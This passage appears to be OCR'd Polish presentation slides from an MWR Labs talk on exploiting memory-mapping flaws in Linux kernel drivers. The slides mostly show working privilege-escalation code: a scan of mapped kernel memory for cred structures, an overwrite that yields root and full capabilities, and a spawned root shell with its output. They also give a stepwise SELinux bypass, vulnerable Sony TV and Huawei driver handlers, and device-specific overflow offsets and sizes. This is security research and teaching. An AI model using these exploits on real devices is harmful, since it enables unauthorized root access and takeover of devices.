    unsigned int credIt = 0;
    unsigned int credNum = 0;
    while( ((unsigned long)addr) < (mmapStart+size-0x40) )
    {
        credIt = 0;
        if(  addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid  )
        {
            credNum++;
            printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);
        }

        addr++;
    }
    puts("[+] Scanning loop END");
/* ... */
```

Pobieramy UID użytkownika

Iteracja po pamięci, przesuwamy się o 4 bajty

MWR LABS

```
int main(int argc,  char * const * argv)
{
    /* MMAP HERE */
    printf("[+] Mmap ok addr: %lx\n", addr);

    unsigned int uid = getuid();
    printf("[+] UID: %d\n",uid);

    unsigned int credIt = 0;
    unsigned int credNum = 0;
    while( ((unsigned long)addr) < (mmapStart+size-0x40) )
    {
        credIt = 0;
        if(  addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid  )
        {
            credNum++;
            printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);
        }

        addr++;
    }
    puts("[+] Scanning loop END");
/* ... */
```

Pobieramy UID użytkownika

Iteracja po pamięci, przesuwamy się o 4 bajty

Sprawdzamy czy 8 kolejnych int'ów jest naszym UID

MWR LABS

```
int main(int argc,  char * const * argv)
{
    /* MMAP HERE */
    printf("[+] Mmap ok addr: %lx\n", addr);

    unsigned int uid = getuid();
    printf("[+] UID: %d\n",uid);

    unsigned int credIt = 0;
    unsigned int credNum = 0;
    while( ((unsigned long)addr) < (mmapStart+size-0x40) )
    {
        credIt = 0;
        if(  addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid  )
        {
            credNum++;
            printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);
        }

        addr++;
    }
    puts("[+] Scanning loop END");
/* ... */
```

Pobieramy UID użytkownika

Iteracja po pamięci, przesuwamy się o 4 bajty

Sprawdzamy czy 8 kolejnych int'ów jest naszym UID

Wyświetlamy komunikat o znalezieniu pattern'u

MWR LABS

Ok, znaleziono 15 instancji 😐

```
lowpriv@kali:mwr_client_2_pattern_search$ ./mwr_client
[+] Mmap ok addr: 42424000
[+] UID: 1000
[+] Found cred structure! ptr: 0xca6b86c4, credNum: 1
[+] Found cred structure! ptr: 0xca6b8a84, credNum: 2
[+] Found cred structure! ptr: 0xf44d2244, credNum: 3
[+] Found cred structure! ptr: 0xf44d2304, credNum: 4
[+] Found cred structure! ptr: 0xf44d23c4, credNum: 5
[+] Found cred structure! ptr: 0xf44d2604, credNum: 6
[+] Found cred structure! ptr: 0xf44d26c4, credNum: 7
[+] Found cred structure! ptr: 0xf44d2b44, credNum: 8
[+] Found cred structure! ptr: 0xf44d2c04, credNum: 9
[+] Found cred structure! ptr: 0xf44d2d84, credNum: 10
[+] Found cred structure! ptr: 0xf44d2f04, credNum: 11
[+] Found cred structure! ptr: 0xf44ef0c4, credNum: 12
[+] Found cred structure! ptr: 0xf44ef604, credNum: 13
[+] Found cred structure! ptr: 0xf44efe44, credNum: 14
[+] Found cred structure! ptr: 0xf44f0844, credNum: 15
[+] Scanning loop END
```

Ok, znaleziono 15 instancji 😐

MWR LABS

Znaleziono 15 instancji, jednak tylko 1 jest przypięta do naszego procesu.

Będziemy nadpisywać kolejno każdą z nich i sprawdzać czy trafiliśmy właściwą wywołując getuid().

Jeśli nie trafimy, przywracamy poprzednią zawartość struktury.

```
if(
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid
    ){
        credNum++;
        printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);

        credIt = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;

        if(getuid() == 0)
        {
            puts("[+] GOT ROOT!");
            break;
        }
        else
        {
            credIt = 0;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
        }
    }
```

MWR LABS

```
if(
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid
    ){
        credNum++;
        printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);

        credIt = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;

        if(getuid() == 0)
        {
            puts("[+] GOT ROOT!");
            break;
        }
        else
        {
            credIt = 0;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
        }
    }
```

Nadpisujemy 8 kolejnych int'ów zerami

MWR LABS

MWR

```
if(
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid
    ){
        credNum++;
        printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);

        credIt = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;

        if(getuid() == 0)
        {
            puts("[+] GOT ROOT!");
            break;
        }
        else
        {
            credIt = 0;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
        }
    }
```

Nadpisujemy 8 kolejnych int'ów zerami

Sprawdzamy czy nasz UID faktycznie się zmienił, jeśli tak to wyświetlamy „GOT ROOT" i przerywamy pętlę

MWR LABS

MWR

```
if(
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid &&
        addr[credIt++] == uid && addr[credIt++] == uid
    ){
        credNum++;
        printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);

        credIt = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;
        addr[credIt++] = 0; addr[credIt++] = 0;

        if(getuid() == 0)
        {
            puts("[+] GOT ROOT!");
            break;
        }
        else
        {
            credIt = 0;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
            addr[credIt++] = uid; addr[credIt++] = uid;
        }
    }
```

Nadpisujemy 8 kolejnych int'ów zerami

Sprawdzamy czy nasz UID faktycznie się zmienił, jeśli tak to wyświetlamy „GOT ROOT" i przerywamy pętlę

Trafiliśmy w jakieś inne dane, przywracamy poprzednie wartości zanim coś się rozsypie.

MWR LABS

MWR

Jest i root!

```
lowpriv@kali:mwr_client_3_find_valid_cred_struct$ ./mwr_client
[+] Mmap ok addr: 42424000
[+] UID: 1000
[+] Found cred structure! ptr: 0xca6b8a84, credNum: 1
...
[+] Found cred structure! ptr: 0xf44abe44, credNum: 7
[+] Found cred structure! ptr: 0xf44d2244, credNum: 8
[+] GOT ROOT!
[+] Scanning loop END
```

Jest i root!

```
root@kali:mwr_client_3_find_valid_cred_struct# ps aux | grep mwr_client
root     18071  0.1  0.0 3936428  760 pts/0    S+   13:44   0:01 ./mwr_client
root@kali:mwr_client_3_find_valid_cred_struct# cat /proc/18071/status
Name:    mwr_client
…
Pid:     18071
…
Uid:     0       0       0       0
Gid:     0       0       0       0
FDSize:  256
Groups:  1000
…
CapInh:  0000000000000000
CapPrm:  0000000000000000
CapEff:  0000000000000000
CapBnd:  0000003fffffffff
CapAmb:0000000000000000
…
```

Jest i root!

```
root@kali:mwr_client_3_find_valid_cred_struct# ps aux | grep mwr_client
root     18071  0.1  0.0 3936428  760 pts/0    S+   13:44   0:01 ./mwr_client
root@kali:mwr_client_3_find_valid_cred_struct# cat /proc/18071/status
Name:   mwr_client
…
Pid:    18071
…
Uid:    0       0       0       0
Gid:    0       0       0       0
FDSize: 256
Groups: 1000
…
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
…
```

Albo i nie… capabilities wciąż nie ustawione

Ostatnie szlify...

```
if(getuid() == 0)
{
    puts("[+] GOT ROOT!");

    credIt+=1; //Skip 4 bytes, to get capabilities
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;
    addr[credIt++] = 0xffffffff;

    execl("/bin/sh", "-", (char  *) NULL );
    puts("[-] Execl failed...");

    break;
}
```

Full root

```
lowpriv@kali:mwr_client_4_full_root$ ./mwr_client
[+] Mmap ok addr: 42424000
[+] UID: 1000
[+] Found cred structure! ptr: 0xf4189cc4, credNum: 1
[+] GOT ROOT!
# id
uid=0(root) gid=0(root) groups=0(root),1000(lowpriv)
# cat /proc/$$/status
Name:    sh
…
Pid:     18265
…
Uid:     0       0       0       0
Gid:     0       0       0       0
…
CapInh:  ffffffffffffffff
CapPrm:  ffffffffffffffff
CapEff:  ffffffffffffffff
CapBnd:  ffffffffffffffff
CapAmb:ffffffffffffffff
```

MWR LABS

Selinux nie jest przeszkodą...

```
struct cred {
    atomic_t    usage;
...
    kuid_t      uid;        /* real UID of the task */
    kgid_t      gid;        /* real GID of the task */
...
#ifdef CONFIG_SECURITY
    void        *security;  /* subjective LSM security */
#endif
...
}
```

Selinux nie jest przeszkodą...

```
struct cred {
    atomic_t    usage;
...
    kuid_t      uid;        /* real UID of the task */
    kgid_t      gid;        /* real GID of the task */
...
#ifdef CONFIG_SECURITY
    void        *security;  /* subjective LSM security */
#endif
...
}
```

```
struct task_security_struct {
    u32 osid;       /* SID prior to last execve */
    u32 sid;        /* current SID */
    u32 exec_sid;       /* exec SID */
    u32 create_sid;     /* fscreate SID */
    u32 keycreate_sid;  /* keycreate SID */
    u32 sockcreate_sid; /* fscreate SID */
};
```

Selinux nie jest przeszkodą...

MWR LABS

1. Wygeneruj politykę selinuxa która ustawi bieżący kontekst procesu w permissive
2. Przypisz strukturę zawierającą 6 int'ów ustawionych na 0 do pola security w struct cred
3. Spróbuj przeładować polityki selinuxa
4. Przywróć poprzednią wartość pola security
5. Spróbuj wykonać akcję wcześniej zabronioną przez selinuxa
6. Jeśli akcja została wykonana poprawnie, selinux został wyłączony dla naszego procesu ☺
7. Jeśli nie, zwiększ wartości w naszej fałszywej strukturze security o 1 i wróć do punktu nr 2

Inne przypadki

MWR LABS

Zazwyczaj drivery wykonują walidację w mmapie…

Jednak zazwyczaj zawiera ona masę błędów typu integer overflow oraz integer type confusion.

Inne przypadki

MWR LABS

https://labs.mwrinfosecurity.com

Scan me

MWR

MWR LABS

Advisories /var/log/messages + Publications Tools

‹ Publications

+ Whitepaper

Kernel Driver mmap Handler Exploitation

Mateusz Fruba, 19 September 2017

This paper aims to guide it's reader towards building a working exploit for Linux kernel driver memory mapping issues. This research was largely motivated due to the lack of public step by step documentation on how to identify this type of vulnerability and how it may be exploited.

+ Download

Download the publication here.

Czy ta podatność wciąż występuje?

MWR LABS

W swojej karierze miałem okazję wyexploitować tą podatność ~20 razy.

7 driverów z podatną funkcją mmap znaleziona w telewizorze Sony Android TV (KDL-43W755C)

1 driver z podatną funkcją mmap w telefonie Huawei Y6 Pro

Inne: ~12

Znalezione przez innych

MWR LABS

CVE 2018-8781 – Integer overflow w mmap handlerze (mainline kernel)

Exynos mmap exploit – seria błędów pozwalająca rootawać Samsung Galaxy S2, S3, Note , Note 2

CVE-2014-2273 - Huawei P2

Sony Vuln 1

MWR LABS

/dev/rmmgr

```
int __fastcall adapt_dev_mmap(file *info, vm_area_struct *vma)
{
  unsigned __int64 v3[2]; // [sp+4h] [bp-14h]@0
  vma->vm_flags |= 0x4000u;
  LODWORD(v3[0]) = vma->vm_page_prot;
  return remap_pfn_range(
    (unsigned __int32)vma,
    vma->vm_start,
    vma->vm_pgoff,
    vma->vm_end - vma->vm_start,
    v3[0]);
}
```

Sony Vuln 1

/dev/rmmgr

```
int __fastcall adapt_dev_mmap(file *info, vm_area_struct *vma)
{
  unsigned __int64 v3[2]; // [sp+4h] [bp-14h]@0
  vma->vm_flags |= 0x4000u;
  LODWORD(v3[0]) = vma->vm_page_prot;
  return remap_pfn_range(
    (unsigned __int32)vma,
    vma->vm_start,
    vma->vm_pgoff,
    vma->vm_end - vma->vm_start,
    v3[0]);
}
```

A może samo się sprawdzi?

Sony Vuln 2

/dev/mtal

```
int __cdecl mtal_mmap(struct file *a1, struct vm_area_struct *a2)
{
  unsigned __int32 v2; // r5@1
  struct vm_area_struct *v3; // r4@1
...
  v2 = a2->vm_pgoff;
  v3 = a2;
  v4 = *(_DWORD *)FBM_GetPoolInfo(58);
  v5 = v2 << 12;
  if ( v4 == v5 )
  {
    v6 = v3->vm_page_prot;
    v3->vm_flags |= 0x4000u;
    result = remap_pfn_range((struct #25 *)v3, v3->vm_start, v4 >> 12,
                             v3->vm_end - v3->vm_start, v6);
  }
```

Sony Vuln 2

/dev/mtal

```
int __cdecl mtal_mmap(struct file *a1, struct vm_area_struct *a2)
{
  unsigned __int32 v2; // r5@1
  struct vm_area_struct *v3; // r4@1
...
  v2 = a2->vm_pgoff;
  v3 = a2;
  v4 = *(_DWORD *)FBM_GetPoolInfo(58);
  v5 = v2 << 12;
  if ( v4 == v5 )
  {
    v6 = v3->vm_page_prot;
    v3->vm_flags |= 0x4000u;
    result = remap_pfn_range((struct #25 *)v3, v3->vm_start, v4 >> 12,
                             v3->vm_end - v3->vm_start, v6);
  }
```

Offset kontrolowany przez atakującego jest walidowany

Sony Vuln 2

/dev/mtal

```
int __cdecl mtal_mmap(struct file *a1, struct vm_area_struct *a2)
{
  unsigned __int32 v2; // r5@1
  struct vm_area_struct *v3; // r4@1
...
  v2 = a2->vm_pgoff;
  v3 = a2;
  v4 = *(_DWORD *)FBM_GetPoolInfo(58);
  v5 = v2 << 12;
  if ( v4 == v5 )
  {
    v6 = v3->vm_page_prot;
    v3->vm_flags |= 0x4000u;
    result = remap_pfn_range((struct #25 *)v3, v3->vm_start, v4 >> 12,
                             v3->vm_end - v3->vm_start, v6);
  }
```

Offset kontrolowany przez atakującego jest walidowany

Ale rozmiar mmapa już nie…

Sony Vuln 2 - part 2

MWR LABS

/dev/mtal

```
else
  {
...
    v16 = dword_7B416C;
    dword_7B4174 = v14;
    v17 = v15 - (v9 & 0xFFF);
    if ( v5 != v17 )
      v16 = dword_7B416C + 4095;
    v19 = v3->vm_page_prot;
    if ( v5 != v17 )
      v16 &= 0xFFFFF00F;
    if ( v5 != v17 )
      v5 += v16 & 0xFFFFFFF0;
    v18 = v3->vm_flags | 0x4000;
    v3->vm_pgoff = v5 >> 12;
    v3->vm_flags = v18;
    result = remap_pfn_range((struct #25 *)v3, v3->vm_start, v5 >> 12,
                             v3->vm_end - v3->vm_start, v19);
```

Sony Vuln 2 - part 2

/dev/mtal

```
else
  {
...
    v16 = dword_7B416C;
    dword_7B4174 = v14;
    v17 = v15 - (v9 & 0xFFF);
    if ( v5 != v17 )
      v16 = dword_7B416C + 4095;
    v19 = v3->vm_page_prot;
    if ( v5 != v17 )
      v16 &= 0xFFFFF00F;
    if ( v5 != v17 )
      v5 += v16 & 0xFFFFFFF0;
    v18 = v3->vm_flags | 0x4000;
    v3->vm_pgoff = v5 >> 12;
    v3->vm_flags = v18;
    result = remap_pfn_range((struct #25 *)v3, v3->vm_start, v5 >> 12,
                             v3->vm_end - v3->vm_start, v19);
```

Cała masa operacji na offsecie…

Sony Vuln 2 - part 2

/dev/mtal

```
else
  {
...
    v16 = dword_7B416C;
    dword_7B4174 = v14;
    v17 = v15 - (v9 & 0xFFF);
    if ( v5 != v17 )
      v16 = dword_7B416C + 4095;
    v19 = v3->vm_page_prot;
    if ( v5 != v17 )
      v16 &= 0xFFFFF00F;
    if ( v5 != v17 )
      v5 += v16 & 0xFFFFFFF0;
    v18 = v3->vm_flags | 0x4000;
    v3->vm_pgoff = v5 >> 12;
    v3->vm_flags = v18;
    result = remap_pfn_range((struct #25 *)v3, v3->vm_start, v5 >> 12,
                             v3->vm_end - v3->vm_start, v19);
```

Cała masa operacji na offsecie…

Ale rozmiar mmapa wciąż nie sprawdzony

Sony Vuln 3

MWR LABS

/dev/jpg

```
int __fastcall jpg_mmap(struct file *a1, struct vm_area_struct *a2)
{
...
  offset = a2->vm_pgoff;
  v3 = a2;
  dev_addr = JpgOnMMAPAddr(a1);
  v5 = JpgOnMMAPSize();
  v6 = v3->vm_start;
  offset_2 = offset << 12;
  size = v3->vm_end - v3->vm_start;
  if ( size + offset_2 > (((dev_addr & 0xFFF) + 4095) & 0x3000) + v5 )
    return -22;
  pfn = ((dev_addr & 0xFFFFF000) + offset_2) >> 12;
  v10 = v3->vm_flags | 0x4000;
  v3->vm_pgoff = pfn;
  v3->vm_flags = v10;
  result = remap_pfn_range((struct #25 *)v3, v6, pfn, size, v3->vm_page_prot);
```

Sony Vuln 3

MWR LABS

/dev/jpg

```
int __fastcall jpg_mmap(struct file *a1, struct vm_area_struct *a2)
{
...
  offset = a2->vm_pgoff;
  v3 = a2;
  dev_addr = JpgOnMMAPAddr(a1);
  v5 = JpgOnMMAPSize();
  v6 = v3->vm_start;
  offset_2 = offset << 12;
  size = v3->vm_end - v3->vm_start;
  if ( size + offset_2 > (((dev_addr & 0xFFF) + 4095) & 0x3000) + v5 )
    return -22;
  pfn = ((dev_addr & 0xFFFFF000) + offset_2) >> 12;
  v10 = v3->vm_flags | 0x4000;
  v3->vm_pgoff = pfn;
  v3->vm_flags = v10;
  result = remap_pfn_range((struct #25 *)v3, v6, pfn, size, v3->vm_page_prot);
```

Wreszcie walidują rozmiar mmapa!

Sony Vuln 3

MWR LABS

Aaa sorry integer overflow ☹
(gdb) p/x (unsigned int)0x3b600000 + (((unsigned int)0xc4a00)<<12)
$13 = 0x0

Wreszcie walidują rozmiar mmapa!

```
...
  offset = a2->vm_pgoff;
  v3 = a2;
  dev_addr = JpgOnMMAPAddr(a1);
  v5 = JpgOnMMAPSize();
  v6 = v3->vm_start;
  offset_2 = offset << 12;
  size = v3->vm_end - v3->vm_start;
  if ( size + offset_2 > (((dev_addr & 0xFFF) + 4095) & 0x3000) + v5 )
    return -22;
  pfn = ((dev_addr & 0xFFFFF000) + offset_2) >> 12;
  v10 = v3->vm_flags | 0x4000;
  v3->vm_pgoff = pfn;
  v3->vm_flags = v10;
  result = remap_pfn_range((struct #25 *)v3, v6, pfn, size, v3->vm_page_prot);
```

Sony Vuln 3

MWR LABS

/dev/jpg

```
unsigned long size = 0x3b600000;
unsigned long offset = 0xc4a00;

fd = open("/dev/jpg",O_RDWR);
void* addr = syscall(0xc0,0, size,PROT_READ|PROT_WRITE,MAP_SHARED,fd, offset );
```


WIĘCEJ EXPLOITÓW!
memy.pl
memy.pl

Sony Vuln ∞

MWR LABS

The detailed offsets and sizes which trigger integer overflow for particular devices are shown below:

Device Name	Function Name	Offset	Size
/dev/jpg	jpg_mmap	0xc4a00	0x3b600000
/dev/tsrec	tsrec_mmap	0xcf181	0x30e80000
/dev/fbm_pvr	pvr_mmap	0xc6b90	0x39471000
/dev/feeder	feeder_mmap	0x96000	0x6a000000
/dev/b2r	b2r_mmap	0x95100	0x6af00000

Huawei Y6 Pro Memory Disclosure

/proc/xlog/setfil

```
static int xlog_mmap(struct file *file, struct vm_area_struct *vma)
{
    vma->vm_ops = &xLog_vmops;
    vma->vm_flags |= VM_IO;
    vma->vm_private_data = file->private_data;
    return 0;
}
```

Huawei Y6 Pro Memory Disclosure


/proc/xlog/setfil

```
static int xlog_mmap(struct file *file, struct vm_area_struct *vma)
{
    vma->vm_ops = &xLog_vmops;
    vma->vm_flags |= VM_IO;
    vma->vm_private_data = file->private_data;
    return 0;
}
```

Huawei Y6 Pro Memory Disclosure

/proc/xlog/setfil

```
static int xlog_mmap(struct file *file, struct vm_area_struct *vma)
{
    vma->vm_ops = &xLog_vmops;
    vma->vm_flags |= VM_IO;
    vma->vm_private_data = file->private_data;
    return 0;
}
```



Huawei Y6 Pro Memory Disclosure

MWR LABS

/proc/xlog/setfil

```
static int xlog_mmap(struct file *file, struct vm_area_struct *vma)
{
    vma->vm_ops = &xLog_vmops;
    vma->vm_flags |= VM_IO;
    vma->vm_private_data = file->private_data;
    return 0;
}
```

Może jest tam fault handler?

Yay! Brak walidacji ☺

Ale gdzie jest remap_pfn_range? 😐

Huawei Y6 Pro Memory Disclosure

/proc/xlog/setfil

```
static struct vm_operations_struct xLog_vmops = {
        .fault = xLog_fault,
};
```

Huawei Y6 Pro Memory Disclosure

MWR LABS

/proc/xlog/setfil

```
static int xLog_fault(struct vm_area_struct *vma, struct vm_fault *vmf)
{
    struct page *page = NULL;
    unsigned long offset;
    offset =
        (((unsigned long)vmf->virtual_address - vma->vm_start) + (vma->vm_pgoff << PAGE_SHIFT));
    if (offset > PAGE_SIZE << 4)
        goto nopage_out;
    page = virt_to_page(xLogMem + offset);
    vmf->page = page;
    get_page(page);
nopage_out:
    return 0;
}
```

Huawei Y6 Pro Memory Disclosure

MWR LABS

Prawidłowe wyliczenie odległości adresu który spowodował fault'a od początku mappingu

/proc/xlog/setfil

```
static int xLog_fault(struct vm_area_struct *vma, struct vm_fault *vmf)
{
    struct page *page = NULL;
    unsigned long offset;
    offset =
        (((unsigned long)vmf->virtual_address - vma->vm_start) + (vma->vm_pgoff << PAGE_SHIFT));
    if (offset > PAGE_SIZE << 4)
        goto nopage_out;
    page = virt_to_page(xLogMem + offset);
    vmf->page = page;
    get_page(page);
nopage_out:
    return 0;
}
```

Huawei Y6 Pro Memory Disclosure

MWR LABS

/proc/xlog/setfil

Prawidłowe wyliczenie odległości adresu który spowodował fault'a od początku mappingu

```
static int xLog_fault(struct vm_area_struct *vma, struct vm_fault *vmf)
{
    struct page *page = NULL;
    unsigned long offset;
    offset =
        (((unsigned long)vmf->virtual_address - vma->vm_start) + (vma->vm_pgoff << PAGE_SHIFT));
    if (offset > PAGE_SIZE << 4)
        goto nopage_out;
    page = virt_to_page(xLogMem + offset);
    vmf->page = page;
    get_page(page);
nopage_out:
    return 0;
}
```

Sprawdzenie czy odległość nie jest większa od bufora xLogMem…

Huawei Y6 Pro Memory Disclosure

MWR LABS

/proc/xlog/setfil

```
xLogMem = (u32 *)__get_free_pages(GFP_KERNEL, 1);
```

Huawei Y6 Pro Memory Disclosure

MWR LABS

/proc/xlog/setfil

```
xLogMem = (u32 *)__get_free_pages(GFP_KERNEL, 1);
```

1 strona pamięci == 4096 bajtów

Huawei Y6 Pro Memory Disclosure

/proc/xlog/setfil

```
xLogMem = (u32 *)__get_free_pages(GFP_KERNEL, 1);
```

1 strona pamięci == 4096 bajtów

```
if (offset > PAGE_SIZE << 4)
        goto nopage_out;
```

Huawei Y6 Pro Memory Disclosure

/proc/xlog/setfil

```
xLogMem = (u32 *)__get_free_pages(GFP_KERNEL, 1);
```

1 strona pamięci == 4096 bajtów

```
if (offset > PAGE_SIZE << 4)
        goto nopage_out;
```

(gdb) p 4096<<4
$3 = 65536

Huawei Y6 Pro Memory Disclosure

MWR LABS

/proc/xlog/setfil

```
xLogMem = (u32 *)__get_free_pages(GFP_KERNEL, 1);
```

1 strona pamięci == 4096 bajtów

```
if (offset > PAGE_SIZE << 4)
        goto nopage_out;
```

(gdb) p 4096<<4
$3 = 65536

Panie policzyłeś to chociaż gdy kodziłeś? 😐

Czy tylko mmap?

MWR LABS

- Podatności związane z przypinaniem pamięci do user space można znaleźć wszędzie.
- /dev/, /proc/, sysfs, sockety, etc
- Podatności te nie muszą występować tylko w funkcji ‚mmap' (niejednokrotnie spotkacie je w funkcji ‚ioctl')
- Mapowania pamięci mogą zostać wykonane też przy pomocy innych funkcji niż, ‚remap_pfn_range':

vm_insert_page
vm_insert_pfn
vm_insert_pfn_prot
vm_iomap_memory
io_remap_pfn_range
remap_vmalloc_range_partial
remap_vmalloc_range

Pytania?

MWR LABS

https://labs.mwrinfosecurity.com

Scan me

MWR